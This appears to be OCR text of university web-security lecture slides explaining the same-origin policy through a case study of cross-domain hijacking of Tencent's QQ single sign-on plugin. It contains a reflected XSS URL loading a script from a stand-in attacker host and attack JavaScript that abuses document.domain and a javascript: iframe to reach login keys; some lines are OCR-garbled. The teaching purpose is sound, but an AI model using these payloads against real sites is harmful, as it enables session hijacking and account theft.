
开发者的跨域方法

也是攻击者绕过同源策略的方法



腾讯单点登陆系统跨域劫持

- ❑ QQ的客户端安装了一个快速登录插件
- ❑ 提供和QQ号对应的密钥，实现一键免密登录QQ旗下的Web应用



腾讯单点登录系统跨域劫持

- ❑ 快速登录插件在生成密钥的关键函数设置了信任域

xui.ptlogin2.qq.com

- ❑ 仅在xui.ptlogin2.qq.com的网页中，才可以调用插件生成的密钥
- ❑ 本意是阻止其他非安全域的网页调用这个插件

- ❑ 然而，开发人员却在xui.ptlogin2.qq.com的一个网页写入了

`document.domain='qq.com'`

- ❑ 找到qq.com子域下的任意页面的XSS漏洞，就可以实现利用



腾讯单点登陆系统跨域劫持

http://product.tech.qq.com/simp_search.php?keyword="></script><script/src=http://hacker.net/xss.js></script>

```
<script>
```

XSS.JS

```
window.name = '.....'
```

攻击脚本

```
document.domain = 'qq.com'
```

显示设置product.tech.qq.com的域

```
function exploit(){
```

```
    crossQQdomain.location = "javascript:eval(windows.parent.name);void(0)";
```

javascript伪协议执行攻击脚本

```
}
```

```
document.wirte("<iframe id='crossQQdomain' src='http://xiu.ptlogin2.qq.com/*.html'
```

```
onload=exploit()></iframe>");
```

引入xiu.ptlogin2.qq.com页面作为iframe

```
</script>
```



腾讯单点登录系统跨域劫持



http://product.tech.qq.com/simp_search.php

simp_search.php content

```
<script>
window.name = '.....'
document.domain = 'qq.com'
function exploit(){
    crossQQdomain.location =
"javascript:eval(windows.parent.name);void(0)";
}
document.wirte("<iframe id='crossQQdomain'
src='http://xiu.ptlogin2.qq.com/* .html'
onload=exploit()></iframe>");
</script>
```

攻击者设置源: qq.com

http://hacker.net/xss.js

<script>同源: qq.com

simp_search.php content



腾讯单点登录系统跨域劫持



http://product.tech.qq.com/simp_search.php

simp_search.php content

```
<script>
```

```
window.name = '.....'
```

```
document.domain = 'qq.com'
```

```
function exploit(){
```

```
  crossQQdomain.location =
```

```
"javascript:eval(window.parent.name);void(0)";
```

```
}
```

发明了电报
3子邮件发出
系你、我、他



xui.ptlogin2.qq.com



安全登录



simp_search.php content

攻击者设置源: qq.com

http://hacker.net/xss.js

<script>同源: qq.com

伪协议继承源: qq.com

开发者设置源: qq.com



腾讯单点登录系统跨域劫持



http://product.tech.qq.com/simp_search.php

simp_search.php content

```
<script>
```

```
window.name = '.....'
```

```
document.domain = 'qq.com'
```

```
function exploit(){
```

```
  crossQQdomain.location =
```

```
"javascript:eval(window.parent.name);void(0)";
```

```
}
```

发明了电报
3子邮件发出
系你、我、他



xiu.ptlogin2.qq.com



安全登录



simp_search.php content

攻击者设置源: qq.com

<script>同源: qq.com

读xiu.ptlogin2.qq.com

伪协议继承源: qq.com

开发者设置源: qq.com




小结

- 同源策略是浏览器前端最重要的安全策略
- 同源策略保障了用户数据不能被“非授权”的页面随意读取
- 开发有很多应用场景，需要跨域，因此产生了一系列的跨域方法
- 跨域方法，从“奇思妙想”演变为“光明正大”
- 开发者跨域的方法，也是黑客者恶意绕过同源策略的办法！



参考文献



后续课程内容

□ 第一部分：基础知识

□ 介绍Web安全定义与内涵，国内外现状与趋势、近年来重大网络安全事件等，以及本课程可参考的书籍和网络资源；介绍本课程所需掌握的基础知识，包括HTTP/HTTPS协议、Web前后端编程语言、浏览器安全特性等。

□ 1.1 绪论

□ 1.2 Web的简明历史

□ 1.3 同源策略

□ 1.4 HTTP与Cookie





[2021秋]Web Security

群号: 901651609



扫一扫二维码，入群聊。



谢谢大家

刘潮歌

liuchaoge@iie.ac.cn

中科院信工所 第六研究室



中国科学院大学
University of Chinese Academy of Sciences